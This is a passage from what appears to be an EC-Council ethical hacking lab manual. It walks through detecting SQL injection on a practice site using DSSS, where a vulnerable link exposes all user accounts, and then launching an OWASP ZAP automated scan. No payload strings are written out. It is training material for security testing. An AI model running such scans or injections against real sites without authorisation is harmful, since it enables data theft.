


Figure 2.1.12: Copying the vulnerable link

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Switch to **Mozilla Firefox**; in a new tab, paste the copied link in the address bar and press **Enter**.
23. You will observe that information regarding available user accounts appears under the **View Profile** tab.




Figure 2.1.13: Visiting the vulnerable link

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Scroll down to view the user account information for all users.




Figure 2.1.14: User account information for all MovieScope users

Note: In real life, attackers use blind SQL injection to access or destroy sensitive data. Attackers can steal data by asking a series of true or false questions through SQL statements. The results of the injection are not visible to the attacker. This type of attack can become time-intensive, because the database must generate a new statement for each newly recovered bit.

25. This concludes the demonstration of how to detect SQL injection vulnerabilities using DSSS.
26. Close all open windows and document all the acquired information.
27. Turn off the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2 Detect SQL Injection Vulnerabilities using OWASP ZAP

In this task, we will use OWASP ZAP to test a web application for SQL injection vulnerabilities.

Note: We will scan the **www.moviescope.com** website that is hosted on the **Windows Server 2019** virtual machine.

1. Turn on the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.

TASK 2.1

Launch and Configure OWASP ZAP

Note: We have already installed OWASP ZAP on the **Windows Server 2019** virtual machine during the **Module 11 Session Hijacking** labs. If the tool is already installed, skip to **Step 2**. Otherwise, follow these steps to install it:

- Turn on the **Windows 10** virtual machine.
- Navigate to **Z:\CEHv11 Module 11 Session Hijacking\OWASP ZAP**, double-click **ZAP_2_8_0_windows.exe**, and follow the installation steps to install.
- When the **Setup - OWASP Zed Attack Proxy** window appears, click **Next**.
- In the **Select Installation Type** wizard, ensure that the **Standard installation** radio button is selected and click **Next**.
- Follow the installation steps to install **OWASP ZAP** using the default settings.
- After the installation completes, the **Completing the OWASP Zed Attack Proxy Setup Wizard** appears; click **Finish**.

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners and a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.

2. Double-click the **OWASP ZAP** shortcut on **Desktop** to launch the application.

Note: If an **OWASP ZAP** pop-up window appears, click **OK**.

3. A prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button, and click **Start**.

Note: If a **Manage Add-ons** window appears, close it.




Figure 2.2.1: OWASP ZAP Persist Session

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Perform Automated Scan

4. The **OWASP ZAP** main window appears; under the **Quick Start** tab, click the **Automated Scan** option.




Figure 2.2.2: OWASP ZAP: click Manual Explore

5. The **Automated Scan** wizard appears, enter the target website in the **URL to attack** field (in this case, **http://www.moviescope.com**). Leave other options set to default, and then click the **Attack** button.

